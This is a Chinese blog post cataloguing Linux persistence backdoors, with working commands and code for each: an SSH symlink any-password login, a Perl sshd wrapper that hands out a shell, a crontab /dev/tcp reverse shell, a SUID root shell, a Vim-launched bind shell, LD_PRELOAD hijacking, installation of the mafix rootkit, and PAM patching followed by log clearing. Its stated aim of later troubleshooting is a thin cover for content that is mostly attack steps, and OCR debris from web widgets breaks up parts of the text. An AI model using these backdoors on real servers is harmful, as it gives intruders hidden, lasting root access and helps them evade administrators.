Linux常见的持久化后门汇总

Jaky 洛米唯熊 1周前

0x00:前言

持久化后门是指当入侵者通过某种手段拿到服务器的控制权之后,通过在服务器上放置一些后门(脚本、进程、连接之类),来方便他以后持久性的入侵,简单梳理一下日常遇见windows用的比较多的一些持久化方式方便以后排查问题使用.

Linux

0x01:SSH

一、ssh软连接

SSH软连接后门的原理

1、Linux软连接ssh后门需要ssh配置允许PAM认证才能使用

2、将sshd文件软连接名称设置为su,这样应用在启动过程中他会去PAM配置文件夹中寻找是否存在对应名称的配置信息(su)

3、如果被控主机不允许root登陆可用其他已存在用户登陆

4、通过软连接的方式,实质上PAM认证是通过软连接的文件名(如:/tmp/su,/home/su)在/etc/pam.d/目录下寻找对应的PAM配置文件(如:/etc/pam.d/su)

5、任意密码登陆的核心是auth sufficient pam_rootok.so,只要PAM配置文件中包含此配置即可 SSH任意密码登陆

举个栗子

靶机执行并查看是否软连接建立完成

```
ln -sf /usr/sbin/sshd /usr/local/su;/usr/local/su -oport=12345
```

说明:建立软连接到/usr/local/su 文件,也可以在其他目录,su文件名字不能变,变了就无法登录.当然可以通过其他设置,更改su名字也是可以的.然后启动,并指定监听12345端口,登录的时候密码随意即可.

攻击者利用ssh并使用任意密码登陆靶机

```
ssh root@1xx.1xx.1xx.1xx -p 12345
```

参考:https://www.jozxing.cc/archives/1653

二、ssh利用公钥免密登录

受害者:1.1.1.x

攻击者:2.2.2.x

现在攻击者想配置免密登录连接受害者

攻击者机器:

```
# ssh-keygen -b 4096 -t rsa
```

一路回车回车默认就行,在/root/.ssh/目录下生成了两个文件
id_rsa、id_rsa.pub

```
# cat /root/.ssh/id_rsa.pub
```

全部copy文件内容

受害者机器:

```
# vi /root/.ssh/authorized_keys
```

攻击者的id_rsa.pub内容粘贴到文件里面(如果原来存在内容就另起一行粘贴)

```
# chmod 600 /root/.ssh/authorized_keys
# chmod 700 /root/.ssh
```

攻击者利用公钥登录

```
# ssh -i /root/.ssh/id_rsa root@2.2.2.x
```

缺点:容易被发现

三、ssh wrapper后门

init首先启动的是/usr/sbin/sshd,脚本执行到getpeername这里的时候,正则匹配会失败,于是执行下一句,启动/usr/bin/sshd,这是原始sshd.

原始的sshd监听端口建立了tcp连接后,会fork一个子进程处理具体工作.这个子进程,没有什么检验,而是直接执行系统默认的位置的/usr/sbin/sshd,这样子控制权又回到脚本了.此时子进程标准输入输出已被重定向到套接字,getpeername能真的获取到客户端的TCP源端口,如果是19526就执行sh给个shell.

被控端

```
[root@Jaky ~]# cd /usr/sbin
[root@Jaky sbin]# mv sshd ../bin
[root@Jaky sbin]# echo '#!/usr/bin/perl' >sshd
[root@Jaky sbin]# echo 'exec "/bin/sh" if(getpeername(STDIN) =~ /^..4A/);' >>sshd
[root@Jaky sbin]# echo 'exec{"/usr/bin/sshd"} "/usr/sbin/sshd",@ARGV,' >>sshd
[root@Jaky sbin]# chmod u+x sshd
[root@Jaky sbin]# /etc/init.d/sshd restart
```

控制端

```
socat STDIOTCP4:受害者IP:22,sourceport=19526
```

优点:

1、隐蔽性较强,无需要编译,使用于大部分环境中.

2、在无连接后门的情况下,管理员是看不到端口和进程的,last也查不到登陆.

缺点:

1、需要重启sshd进程.

四、Crontab定时任务

Crontab定时任务就像windows中的定时任务,在Linux系统中,计划任务一般是由cron承担,我们可以把cron设置为开机时自动启动.

Cron 表达式生成网站：https://qqe2.com/cron

在线Cron表达式生成器

— >通过这个生成器,您可以在线生成任务调度比如Quartz的Cron表达式,对Quartz Cron 表达式的可视化双向解析和生成.

秒 分钟 小时 日 月份 周（星期） 年份

○ **小时** 允许的通配符[, - * /]

◉ **周期** 从 1 - 2 小时

○ 从 0 小时开始,每 1 小时执行一次

○ **指定**

上午: □00 □01 □02 □03 □04 □05 □06 □07 □08 □09 □10 □11

下午: □12 □13 □14 □15 □16 □17 □18 □19 □20 □21 □22 □23

'? '只能在日和星期（周）中指定使用，其作用为不指定

表达式

表达式字段:

* 秒	* 分钟	1-2 小时	* 日	月	星期	年

Cron 表达式:

* * 1-2 * ?


反解析到UI 运行


洛米唯熊

最近10次运行时间

```
(crontab -l;echo '* 1/5 * * *    exec 9<> /dev/tcp/127.0.0.1/8888;exec 0<&9;exec 1>&9   2>&1;/bin/bash --noprofile -i')|cront
```

```
ab -
```


秒
分钟
小时
日
月份
周（星期）
年份
分钟 允许的通配符[, - * /]
周期 从 1 - 2 分钟
从 1 分钟开始,每 5 分钟执行一次
指定
00 01 02 03 04 05 06 07 08 09
10 11 12 13 14 15 16 17 18 19
20 21 22 23 24 25 26 27 28 29
30 31 32 33 34 35 36 37 38 39
40 41 42 43 44 45 46 47 48 49
50 51 52 53 54 55 56 57 58 59
表达式
表达式字段
*
秒
1/5
分钟
*
小时
*
日



0x02:SUID后门

当s这个标志出现在文件所有者的x权限上时,此时就被称为Set UID.简程SUID.

当一个文件或者程序所属 suid为0时,那么它的归属及为root,当执行该文件时,其实是以root身份执行的.

必要条件:

1、SUID权限仅对二进制程序有效。

2、执行者对于该程序需要具有x的可执行权限

3、本权限仅在执行该程序的过程中有效

4、在执行过程中执行者将具有该程序拥有者的权限

举个栗子

```
#include<stdlib.h>
main () {
setuid(0);
system("/bin/bash");
}
```

```
编译成二进制文件
gcc suid.c -o luomiweixiong
赋予suid权限
chmod 4755 luomiweixiong
chmod u+s luomiweixiong
```

```
假设webshell权限较低，希望使用suid shell执行root命令，通过web的方式调用
http://localhost/suid.php?path=/tmp/luomiweixiong&cmd=id
即可以root的权限执行命令id
```

参考

```
https://pythonpig.github.io/2018/06/26/suid%E5%90%8E%E9%97%A8(suid-shell)/
```

0x03:协议后门

在一些访问控制做的比较严格的环境中,由内到外的TCP流量会被阻断掉.但是对于UDP(DNS、ICMP)相关流量通常不会拦截.

主要原理就是利用ICMP中可控的data字段进行数据传输

Github上的协议后门利用

```
https://github.com/andreafabrizi/prism
```

ICMP模式

使用此操作模式，后门在后台静默等待特定的ICMP数据包，该数据包包含要连接回的主机/端口和防止第三方访问的私钥。

- 首先，在攻击者计算机上运行**netcat**以等待来自后门的传入连接：

```
$ nc -l -p 6666
```

- 使用**sendPacket.py**脚本（或其他数据包生成器）将激活数据包发送到后门：

```
./sendPacket.py 192.168.0.1 p4ssw0rd 192.168.0.10 6666
```

192.168.0.1 是运行棱镜后门的受害者机器
p4ssw0rd是密钥
192.168.0.10是攻击者机器地址
6666是攻击者机器端口

洛米唯熊

- 后门将重新连接到netcat！

参考文章

```
1  https://zhuanlan.zhihu.com/p/41154036
```

0x04:VIM后门

Vim是从 vi 发展出来的一个文本编辑器.代码补全,编译及错误跳转等方便编程的功能特别丰富,在程序员中被广泛使用,和Emacs并列成为类Unix系统用户最喜欢的文本编辑器.

使用环境

1、安装了VIM编辑器
2、python扩展(绝大版本默认已安装)

参考

```
https://github.com/ianxtianxt/WOTD
```

首先使用一个python开启本地监听端口8888的脚本

```
from socket import *
import subprocess
import os, threading, sys, time
if __name__ == "__main__":
        server=socket(AF_INET,SOCK_STREAM)
        server.bind(('0.0.0.0',8888))
        server.listen(5)
        print 'waiting for connect'
        talk, addr = server.accept()
        print 'connect from',addr
        proc = subprocess.Popen(["/bin/sh","-i"], stdin=talk,
                stdout=talk, stderr=talk, shell=True)
```

同时使用vim的pyfile来执行python脚本

```
$(nohup vim -E -c "pyfile jaky.py"> /dev/null 2>&1 &) && sleep 2 && rm -f jaky.py
```

攻击者开启NC链接就OK

0x05:linux进程注入

原理上来说,是通过获取其它的进程并修改它,一般是通过操作系统所提供的调试接口来实现的,

在linux中具有调试功能的工具有ptrace、Gdb、radare2、strace等,这些工具都是使用ptrace这个系统调用来提供服务的.
ptrace系统调用允许一个进程去调试另外一个进程。

参考

```
https://kevien.github.io/2018/01/28/linux%E8%BF%9B%E7%A8%8B%E6%B3%A8%E5%85%A5/
```

Github上利用代码

```
https://github.com/gaffe23/linux-inject/
```

linux注入

用于将共享库注入Linux进程的工具

- 提供与Windows等效的Linux， `CreateRemoteThread()` 以将DLL注入正在运行的进程中
- 使用 `ptrace()` 而不是进行注入 `LD_PRELOAD` ，因为目标进程在注入时已经在运行
- 支持x86，x86_64和ARM
- 不需要使用 `-ldl` 标记来构建目标进程，因为它使用 `__libc_dlopen_mode()` libc而不是 `dlopen()` libdl 加载共享对象

注意事项 `ptrace()`

- 在许多Linux发行版中，默认情况下配置内核以防止任何进程调用 `ptrace()` 未创建的另一个进程（例如通过 `fork()` ）。
- 这是一项安全功能，旨在完全防止此工具引起的恶作剧。
- 您可以使用以下命令暂时禁用它，直到下次重新启动为止：

```
echo 0 | sudo tee /proc/sys/kernel/yama/ptrace_scope
```

洛米唯熊

衍生的另外一个技巧 "**linux一种无文件后门技巧**"

文章参考链接

https://kevien.github.io/2018/02/20/linux%E4%B8%80%E7%A7%8D%E6%97%A0%E6%96%87%E4%BB%B6%E5%90%8E%E9%97%A8%E6%8A%80%E5%B7%A7%28%E8%AF%91%E6%96%87%29/

0x06:动态链接库后门

在Linux操作系统的动态链接库在加载过程中,动态链接器会先读取LDPRELOAD环境变量和默认配置文件**/etc/ld.so.preload**,并将读取到的动态链接库文件进行预加载,即使程序不依赖这些动态链接库,LDPRELOAD环境变量和/etc/ld.so.preload配置文件中指定的动态链接库依然会被装载,这样就导致了动态链接库文件可以被当做后门使用.

参考

https://www.freebuf.com/column/162604.html


首先创建了一个jaky.c文件,其中调用time方法,然后创建了一个jakylib.c,其中生成了一个time方法供test调用

编译后用LD_PRELOAD=$PWD/jakylib.so ./jaky劫持了time.

```c
//jaky.c
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
int main(){
  srand(time(NULL));
        return 0;
}
//编译: gcc -o jaky jaky.c
```

```c
//jakylib.c
#include <stdio.h>
int time(){
    printf("hello Jaky");
    return 0; //the most random number in the universe
}
//编译: gcc -shared -fPIC jakylib.c -o jaky.so
```


主文件夹
Desktop
love
最近使用
收藏
主目录
桌面
Documents
jaky.c
jakylib.c
打开(O)
jaky.c
~/Deskt...
保存(S)
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
int main(){
srand(time(NULL));
return 0;
}
C
制表符宽度：8
第 7 行，第 2 列
插入
打开(O)
jakyli...
~/Deskt...
保存(S)
#include <stdio.h>
int time(){
printf("hello jaky");
return 0; //the most random number in the
universe
}
C
制表符宽度：8
第 5 行，第 2 列
插入
洛米唯熊



Github上利用代码

https://github.com/mempodippy/cub3

用于预加载的恶意动态链接库

0x07:mafix rootkit

Mafix是一款常用的轻量应用级别Rootkits,是通过伪造ssh协议漏洞实现远程登陆的特点是配置简单并可以自定义验证密码和端口号.

参考文章

https://www.i0day.com/559.html

1.首先是获得远程服务器的root权限

2.然后下载rootkit程序 mafix

(下载前最好把杀毒软件关掉，基本上会报毒的!)

3.开始安装

```
tar -xvzf mafix.tar.gz
cd mafix
./root rootkit 345
```

(其中rootkit为你连接后门程序时的密码，345为连接的端口)

可以验证一下是否成功:

```
[root@jaky ~]# netstat -anlp|grep 345
tcp        0      0 0.0.0.0:345                 0.0.0.0:*                   LISTEN      11280/ttyload
```

可以看到，345端口已经在监听了.

4.连接后门程序

```
ssh 111.111.111.111 -p 345
```

0x08:PAM

PAM其实是通过提供一些动态链接库和一套统一的API,将系统提供的服务和该服务的认证方式分开,使得系统管理员可以灵活地根据需要给不同的服务配置不同的认证方式而无需更改服务程序.

利用步骤

1. 复制patch到源代码目录
2. 打patch
3. 编译
4. 将生成的pam_uninx.so文件覆盖到/lib/secruity/pam_unix.so下
5. 修改文件属性
6. 建立密码保存文件,并设置好相关的权限
7. 清理日志

确保ssh开启pam支持

```
vim /etc/ssh/sshd_config
UsePAM yes
```

